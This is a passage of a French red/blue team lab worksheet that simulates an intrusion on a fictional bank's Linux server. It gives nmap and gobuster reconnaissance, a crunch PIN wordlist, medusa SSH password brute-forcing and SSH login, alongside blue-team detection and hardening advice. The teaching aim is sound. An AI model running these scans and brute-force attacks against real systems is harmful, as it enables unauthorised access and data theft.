Fiche TP - Kali 01 - intrusion système

I. Introduction

> **Disclaimer** : Merci de lire les notes suivantes avant d'aller plus loin dans ces TP.

- Il est essentiel d'avoir pris connaissance et signé le contrat remis par le moniteur chargé des cours en cybersécurité.
- Ces TP ont pour vocations à être utilisés dans les environnement de tests prévus à cet effet.
- Pour rappel, toute utilisation des compétences évoqués plus bas à des fins malveillantes sont sévèrement punies par la loi.


1.1 Contexte

La société bancaire VulnBank à vu les données de ses clients exposées à la suite d'une fuite de donnée.


Elle vous a missionné pour reproduire l'attaque afin d'en comprendre le déroulé et d'en tirer une série de correction amenant à ce qu'elle ne se reproduise pas.

1.2 Objectifs

Déroulé d'une attaque :



Processus de défense (PICERL)



L'objectif de la team ***RED*** va être ici de dérouler le processus de l'attaque sur un serveur linux contenant un accès SSH remote, un site en http et une base de donnée. Le but final est d'organiser une fuite de donnée.

L'objectif de la team ***BLUE*** est habituellement de défendre son serveur, en anticipant les vecteurs d'attaques, en analysant le déroulé de l'attaque de la ***RED*** team et en essayant de trouver à posteriori des mesures pour contrer ce type d'attaque.

II. Préparation du TP

RED	***BLUE***
• Installer une machine Kali standard	• Installer un serveur Debian et le préparer avec le script fourni.

III. Phase 1 : Reconnaissance


Pour la RED team

Objectif : Identifier les surfaces d'attaques

L'équipe ***RED*** va tout d'abord scanner le réseau afin de déterminer quelles sont les machines de l'équipe ***BLUE***.


Pour cela, il faudra utiliser l'outil nmap :

```
nmap -sn <cidrDuRéseau>
```



Pourra s'ensuivre une phase de découverte des ports ouverts sur cette machine afin de déterminer les angles d'attaques possibles.

```
nmap -sV -A <ipdelacible>
```



Ici, deux vecteurs immédiats possibles :

- le SSH : 22
- le HTTP : 80

Il est possible de compléter l'analyse avec un scan web. Récupérer le fichier dictionnaire dans le fichier joint.

```
gobuster dir -u http://<ipduserveur>/ -w ./weblist.txt
```

```
┌──(red㉿kali-red01)-[~/Documents]
└─$ gobuster dir -u http://192.168.41.228/ -w ./weblist.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.41.228/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ./weblist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpassword          (Status: 403) [Size: 279]
css                  (Status: 301) [Size: 314] [--> http://192.168.41.228/css/]
db                   (Status: 301) [Size: 313] [--> http://192.168.41.228/db/]
.htaccess            (Status: 403) [Size: 279]
assets               (Status: 301) [Size: 317] [--> http://192.168.41.228/assets/]
logout.php           (Status: 302) [Size: 0] [--> index.php]
index.php            (Status: 200) [Size: 776]
dashboard.php        (Status: 302) [Size: 0] [--> index.php]
Progress: 33 / 33 (100.00%)
===============================================================
Finished
===============================================================
```

Énumérer également les fichiers dans les répertoires intéressants comme db par exemple

```
┌──(red㉿kali-red01)-[~/Documents]
└─$ gobuster dir -u http://192.168.41.228/db/ -w ./weblist.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.41.228/db/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ./weblist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 279]
.htpassword          (Status: 403) [Size: 279]
config.php           (Status: 200) [Size: 0]
Progress: 34 / 34 (100.00%)
===============================================================
Finished
===============================================================
```


Livrables attendus :

- Carte des services explosés
- Cartographie du site web
- Vulnérabilités potentielles

Pour la BLUE team

Objectif : Détecter la reconnaissance

De son côté, l'équipe ***BLUE*** va analyser le trafic avec wireshark. Vérifier si elle vois les traces des scans de ports.




Logs du serveur apache sur le scan :

```
tail -f /var/log/apache2/access.log
```

```
root@vulnerablelinux:/home/admin# tail -f /var/log/apache2/access.log
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse
html)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse
html)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "POST / HTTP/1.1" 200 1206 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.h
l)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse
html)"
192.168.41.230 - - [02/Mar/2026:14:53:58 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse
html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse
html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse
html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "OPTIONS / HTTP/1.1" 200 1135 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse
html)"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "GET / HTTP/1.0" 200 1135 "-" "-"
192.168.41.230 - - [02/Mar/2026:14:53:59 +0000] "GET / HTTP/1.1" 200 1116 "-" "-"
```

Puis lors du scan web, examiner le fichier de log apache :



L'idée pour l'équipe ***BLUE*** est d'arriver sur les pistes de réflexions suivantes :

- Comment contrer la reconnaissance réseau ?
- Comment contrer les scans de ports ?

Mise en place d'un pare-feu en amont, mise en place du masquerading pour rendre plus difficile la récolte d'information.

Changer les ports d'écoute par défaut de tous les services pouvant l'être.

Mise en place d'un IDS/IPS pour repérer et bloquer les tentatives de scan.

*Mise en place d'un centralisateur de logs et d'un SIEM (**S**ecurity **I**nformation and **E**vent **M**anagement).*

Livrables attendus:

- Tableau des événements suspects
- Hypothèses d'intention de l'attaquant


IV. Phase 2 : Préparation


Pour la RED team

Objectif : Préparer les outils nécessaire à l'attaque

L'équipe ***RED*** va ensuite préparer son attaque par dictionnaire, pour cela il va falloir en créer un ou en copier des existants.

Récupérer les dictionnaires fournis en pièces jointes pour l'accès initial.






Le but étant ultimement d'exploiter des codes de cartes bleues à 4 chiffres, il sera nécessaires également de préparer un dictionnaire contenant tous les codes possibles.

Pour le générer, utiliser crunch :

```
crunch 4 4 0123456789 -o pin.txt
```



> **Info** : Si une partie du mot de passe est connue, (par exemple och*****), ajouter -t och@@@ pour générer un dictionnaire plus précis et réduire les possibilités.

Pour la BLUE team

Objectif : Identifier les faiblesses structurelles

De son côté, l'équipe ***BLUE*** va réfléchir à comment sécuriser ses accès.

L'idée pour l'équipe ***BLUE*** est d'arriver sur les pistes de réflexions suivantes :

- Comment choisir et protéger ses mots de passes ?
- Quels éléments vérifier lors de la mise en oeuvre du service ?

Utiliser des mots de passes complexes, hors dictionnaire, les changer régulièrement, utiliser des canaux sécurisés pour leur transmission.

Utiliser un Générateur de mots de passe et un vault.

Vérifier les permissions, les comptes de services, analyses des mots de passe faibles.

*Analyse des fichiers de configurations (**/etc/ssh/sshd_config**)*


V. Phase 3 : Intrusion

Pour la RED team

Objectif : Obtenir un accès initial

L'équipe ***RED*** va lancer son attaque sur le service SSH de la machine à l'aide des dictionnaires fournis.


```
medusa -U logins.txt -P passwords.txt -h <ipduhost> -M ssh
```



Une fois le compte et le mot de passe identifié, il suffira d'ouvrir une session SSH avec :


```
ssh admin@<ipduserver>
```

Accepter la clé et entrer le mot de passe trouvé.



Puis identifier les services qui se trouvent sur la machine :

```
service --status-all
```



Livrables attendus :

